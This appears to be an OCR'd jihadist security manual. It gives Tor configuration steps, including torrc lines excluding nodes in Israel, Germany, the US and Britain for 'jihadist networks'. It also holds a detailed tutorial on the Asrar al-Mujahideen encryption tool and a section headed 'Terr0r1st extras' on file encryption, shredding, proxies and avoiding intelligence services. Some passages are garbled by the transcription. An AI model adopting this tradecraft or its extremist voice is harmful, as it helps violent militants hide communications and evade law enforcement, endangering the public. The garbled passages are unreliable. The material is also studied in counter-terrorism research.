
Click on Lookup

the three countries are listed below


```
# Created by: Webnet77.com
# Location  : http://software77.net/geo-ip/multi-lookup/
# On        : Sun Feb  5 13:22:53 2012
# Version   : 5.8.1
# DB Age    : 6.71 Hours
# Lines     : 2
# Unique Ips: 3

82.95.239.59    # NL Netherlands
83.166.6.4      # SE Sweden
84.41.85.162    # SI Slovenia
```

When choosing Bridges choose all countries except the countries of most evil of America, Israel and your home country

To do this select New identity




Choose settings (these steps only work at the beginning of the use of Taurus) & click on Advanced tab



Uncheck Randomly Generate and input a password

locate the torrc file Tor \Data\Tor



Double click on file “torrc” and open with notebook

Delete this sentence

Code:


```
UpdateBridgesFromAuthority 1
```

And add this

Code:

ExcludeNodes {IL},{DE}
ExcludeExitNodes {US},{GB}
StrictNodes 1
CircuitBuildTimeout 120
The first sentence to exclude the so-called Israel and Germany from all nodes in the Tor, so do not pass the Itisaluna

The second sentence
To exclude the so-called America and Britain in the last decade of Tor, which we reached our demand for a jihadist networks
Check the country code that you want to exclude at
http://www.greenbuilder.com/general/countries.htmlhttp://www.greenbuilder.com/general/countries.html




tt	Trinidad And Tobago	TURKEY	TR
tv	Tuvalu	TURKMENISTAN	TM
tw	Taiwan	TURKS AND CALCOS ISLANDS	TC
tz	Tanzania, United Republic Of	TUVALU	TV
ua	Ukraine	UGANDA	UG
ug	Uganda	UKRAINE	UA
uk	United Kingdom	UNITED ARAB EMIRATES	AE
um	United States Minor Outlying Islands	UNITED KINGDOM (no new registrations)	GB
us	United States	UNITED KINGDOM	UK
uy	Uruguay	UNITED STATES	US
uz	Uzbekistan	UNITED STATES MINOR OUTL.IS.	UM


Remember to constantly change your bridges daily

To Exit Tor

Simply right click on the onion in your taskbar and select exit



Or close the web browser



Notice the disappearance of the Tor onion

And the disappearance of the Web Browser.

Note: If you want to move the Tor Folder Taurus to another place or on a memory stick there is nothing wrong with that and its settings will remain unchanged Insha Allah!

Praise be to Allah, Lord of the Worlds

How to use Asrar al-Mujahideen:
Sending & Receiving Encrypted Messages

Sending an important message in the old days only required a piece of paper, a writing utensil, and a trustworthy messenger that knows the location of the party you need to reach. Today, this is still an effective method if such a messenger is available and can get around without anyone stopping him. However, for the most part, this method has slowly evaporated and is now replaced with the Internet. Its benefit is that if there is no messenger that exists, access to the other party is only a few clicks of a mouse button away. Its harm is that the spies are actively paying attention to the Emails, especially if you are an individual that is known to be jihādī-minded. So how does one go about sending important messages without it being noticed by the enemy? Following is one method and that is by using an encryption software.

One such software is a program created by our brothers called Asrar al-Mujahideen 2.0. Here, we will discuss how to use this program, how to create your key, how to send and receive the public key of the other party, and how to check if your version of the software is forfeited or not. There are many things you can do with this program besides sending and receiving encrypted messages; we will cover those aspects in later issue, *In Shā' Allāh*.

I. CREATING YOUR KEY

After you download Asrar and open the program, you will see the main interface as is:

The first thing you need to do is create a key for yourself. So go ahead and click on 'Keys Manager' on the left hand side menu. You will get a small pop-up menu looking like the image to the left. Go ahead and click on 'Generate Keys' towards the bottom. You will get a pop-up looking like the image on the right:

In the first field, you type in your username that you would like to use; it has to be at least 5 characters. If you would like to use Arabic, you just have to click on the button to the far right to change the language. Then for the passphrase, enter in a password that is easy for you to remember, but difficult for anyone to figure out; it has to be at least 8 characters. Afterwards, click on 'Generate Now' at the bottom. This will take some time to create, so be patient. Mines took 10 minutes, so don't be surprised if it's longer.

Afterwards, click 'Close'. Now you are back to the previous pop-up. Click on 'Import Key' and import both the public and private keys. When you do that, it should look like what I have below. When finished, click 'Close'.

So now, under the Anti-Symmetric Keys, you should have both your keys listed. The first key is your private key; the second is your public. When you send your key to other people, you always send your public key and never the private one. This is because if they have the private key, they will be asked for your password.

II. IMPORTING YOUR ASSOCIATE'S KEY

The next step is to import your associate's public key in order to communicate with him. But before we do that, we need to know how to export a key (pretending that you are the friend) and how to send that key. Click on 'Keys Manager' and click 'Export Public Key'. Here, you will notice that your Public Key is readily available from before, sitting in the folder that has the Asrar program. If you save, it's just going to overwrite the same file, so click 'Cancel'. Now access the folder that has your Asrar program and open your Public key using notepad. You will get the image to the left:

The code sitting in the middle of the two lines is the public key. What you do is copy the entire page, and send that to your associate via any communication method you use such as Email. So now let's pretend that you already sent it over Email and your associate accesses that Email and sees the code. What does he do with it? He needs to first open notepad, and copy and paste the entire code. Save the file (the name doesn't matter) and close it. Then rename the file extension; notepad ends with .txt so we need to change it to .akf by right click, choosing rename and changing the extension. If you are unable to change the extension, then you need to access your folder options in any open window and uncheck 'hide extensions for known file types' [Tools - Folder Options - View]. Once you change it to .akf, go back to the Asrar program and import that public key by clicking 'Keys Manager' and 'Import Key'. Choose the file and click 'Open' to import it. Once imported, click close.

III. ENCRYPTING THE MESSAGE

Now that you have your and your associate's key ready, it's time to send a message to him. On the main interface of Asrar, click on your private key (under 'Type', it starts with 'Pub/Priv') and then click the red arrow to the left of 'Local User (Private Key)' towards the middle. You will do this every single time you want to send a message to someone. Then click on your associate's public key and click the blue arrow to the left of 'Remote User (Public Key)'. You are clicking this because you want to send the message to this individual. If you make a mistake, you can always click 'Clear Key' to the right.

Now click on 'Messaging' on the menu bar. Here, you will see a variety of options. For now, we will stick to the tabs entitled, 'Message to Send' and 'Received Encrypted Message'. In the 'Message to Send', write a short message for your friend. If you want to change between Arabic and English, you can click on the buttons on the top right.

Once finished, click 'Encrypt'. The next step is to send the code between the two lines to your associate through a method that you both agreed upon. Make sure to only send the code in between and not the 'Begin' and 'End' lines since if the authorities or any administrator sees such, it may open the door for more difficulties.

IV. DECRYPTING THE MESSAGE

So now let's pretend that you are the associate and you just received a new message in your Inbox that has all this code. How do you decrypt this code?

First copy the code and open Asrar.[1] Click on your private key and choose the red arrow. Then click on your associate's

1 Keep in mind, you can only do this part if you have your associate's private key and password since you cannot decrypt your own message unless if you sent it to yourself originallay in the Asrar program; you can always create a set of test keys to try this out.

public key (that has sent the message) and choose the blue arrow. Click 'Messaging' and then click 'Received Encrypted Message'. In the Passphrase, enter your password. If your password is in English, make sure to click on the button that is left to the top right button. You can uncheck 'Mask' to see if you are entering in your password correctly. Once you enter your password, paste the code into the empty box below and click 'Decrypt'. It will then take a moment to decrypt. If the code decrypted successfully, you will see the secret message from your associate. If you get an error, then it could be because of any of the following reasons:


a) You have more than one 'Pub/Priv' key and you chose the wrong one or did not put it in the correct place (i.e., local user).
b) The message is intended for someone else.
c) You copied the code incorrectly; make sure that the code is left aligned. You can do this by pasting it into Microsoft Word or a Rich Text Editor.
d) Your associate did not copy the code correctly.
e) Your associate changed his public key and used a new one to send you the message.
f) You imported the wrong public key.

If you get an error, try to troubleshoot with these reasons in mind. The program is very easy to use, so it's easy to find where the error lies.

Lastly, you can click on 'Save' on the top right to save the message as a text file to your computer.

V. CHECKING THE AUTHENTICITY


Now before you start using Asrar to send and receive encrypted messages, you need to first check if your copy of the Asrar program is legit or not. This is because the enemy has created an Asrar program identical to what the brothers created; the only difference is that the enemy had built in a mechanism that would allow them to spy on your program if they were to just have access to your public key.



So how do you check the authenticity? First open Asrar. Towards the bottom, you will see a few tabs starting with 'Select File to Encrypt'. Click on the arrow pointing right to go to the last tab entitled, 'Check Files Fingerprints'. Click on 'Browse' and select your Asrar program.

Click 'Open'. You will then see in the FFP field a bunch of characters. Copy and Paste these characters onto the OFP field below.

Then click on 'Check'. A pop-up box will appear to immediately tell you if your copy of the program is legit or not. If it is legit, it will look like the image to the left. If it is not legit, it will look like the image to the right:



If your program is fraudulent, you would have to find the authentic copy over the Internet and download it and re-run the fingerprint check to make sure it's safe to use. If you have the authentic copy, it's good to story a few extra copies on various formats such as CD, DVD, External Storage Devices and whatnot.

VI. ADVICE

Finally, I would like to give some practical advice to the ones using this program. Firstly, don't trust the program 100% even though it's been proven to be effective and safe. Strive to use other means such as writing letters or leaving messages using special symbols in uninhabited areas. If you need to use the program to contact someone that you have no other way of contacting except through the Internet, then follow these procedures:

a) Never keep the Asrar program on your computer's hard drive. Always have it ready on a USB flash drive that you don't use for anything else. This is because if the Asrar program is available on the hard drive and you access the Internet with that computer, it's possible that the enemy will use spy programs to infiltrate your computer and figure out your password for your private key by recording your key strokes.

b) Don't use this USB flash drive whilst connected to the Internet. Keep your computer offline while writing, encrypting and decrypting messages.


c) Get in the habit of changing your private key password as much as possible. The ideal way would be to change it every time before compiling a new message. To change the password, click on, 'Keys Manager' and 'Change Passphrase'.

d) Use any program that provides USB flash drive protection just in case. Some flash drives now come with security protection; invest in security.

e) When you send your message to your associate over the Internet, use a proxy and an Internet connection that you don't regularly use (such as coffee shops).

f) If you and your associate will use Email as the primary means of communication, then obviously, don't use your regular public Email to send encrypted messages; create a new Email using a proxy and an Internet connection you don't regularly use.

g) Do careful research (using a proxy) and exploration to figure out other alternatives besides Email; if you are confident about its security, use it.



ASRAR AL-MUJAHIDEEN 2.0

Terr0r1st extras

> It is entirely up to you on how to establish communication between contacts without being obvious to the intelligence services that you are using this program.

In the previous issue, we discussed in-depth the main function of *Asrar al-Mujahideen 2.0*, namely its communication methods through the use of encryption. Here, we will be touching on some of the extra functions of the program that you can find useful. We will talk about encrypting and decrypting files on your computer. Afterwards, we will discuss the File Shredder process.

Before we start talking about that, it is important to note that getting caught from the intelligence services for using this program will most likely end you up in prison. So we have explained how to use the program, but it is entirely up to you on how to establish communication between contacts without being obvious to the intelligence services that you are using this program. It will take research and exploration on your part in order to devise a well-thought out plan to keep every identity safe.

1. Encrypt File

Let's say you have a Word Document on your computer that you don't want any prying eyes to see. You could just use the hidden feature available on the system or bury the file somewhere in some system file, but it's still possible that someone can find it if he searches hard enough. For law enforcement agencies however, finding files isn't much of an issue. They have programs exclusive to their departments that can seek out what they are looking for based on both the file name and its contents. In order to have some peace of mind, the encryption method would be the best alternative to take.

Towards the bottom of Figure 1.0, you will see a series of tabs. The first of them is 'Select File to Encrypt'. This is what we want. What will happen in this process of encryption is that a copy of your file will be made and converted into an unreadable format, leaving the original intact. In order to get rid of the original, place a check in 'Shred Out Original File' towards the bottom.

Next, click the yellow folder to the right to select your file. When you click open, you will see the path bar filled in. If not, try again.

Next, you will choose your Pub/Priv key and click the large red arrow. Then you will choose the one which will be able to see your encrypted file and click the large blue arrow.

Afterwards click 'Encrypt File' towards the top left of the menu. You should get a message saying that the file was encrypted successfully. You should then see a file that ends with .enc in the same place your original file is. If you get an error saying 'No mail box specified', then it means you haven't properly chosen either the Local or Remote User (i.e., the blue and red arrows).

2. Decrypt File

Decrypting the file you made is the same process as above. In the main window, you will click on the tab on the bottom 'Select File to Decrypt'. Click the yellow folder to select your file then click 'Decrypt File' at the top left in the menu. You will be asked for your password. Type it in and click OK. Once that's finished, depending on the size of the file, it will take some time to decrypt. You should then get a message saying that the file was decrypted successfully. In the same folder where your encrypted file is, a new folder will be automatically created called

'Decrypted'. In it you will find your file.

3. File Shredder

Many intelligence officers are able to find deleted files on a hard drive through the use of specially made programs. For instance, let's say a person deleted a file and formatted their computer. After a few years, the hard drive falls into the hands of the intelligence agency. Through their programs, there's a high possibility of them recovering that file. The *Asrar* program has a feature for permanently deleting your files, making it harder for the enemy to retrieve them.

Click on 'File Shredder' on the left menu.

From here, the process is simple. In Figure 1.3 you will see three columns. Starting from the left, the first column shows the root folders and disks of your computer. You will select the folder in which your file is located from here. Once you select the folder, the second column displays all the files in that folder. To delete the file, simply click on it, drag it into the third column and click the 'Shred Files' button towards the bottom.

There are many programs that can do the same. If you ever come across them, you will find options such as wiping three times over, seven times over and so on. This just means that the process of deletion will be repeated that many times. The more times it is wiped over, the safer is your hard drive from prying eyes. The minimum wipe times you should use is 7 times.




FIGURE 1.0

FIGURE 1.0: The first tab in the bottom panel will allow you to encrypt any file of your choosing.




FIGURE 1.1

FIGURE 1.1: Select your Pub/Priv key as the local user & then choose a remote user. Then click Encrypt File.




FIGURE 1.2

FIGURE 1.2: Choose the folder in which your file is located. Drag & drop from the second column to the third. Click Shred Files.

Asrar al Mujahideen - Made Easier

In the Name of Allah, The Most-Compassionate The Most-Merciful

Penned by the brother from Ansar1


اللهم اجعلنا خير أنصار لخير مجاهدين

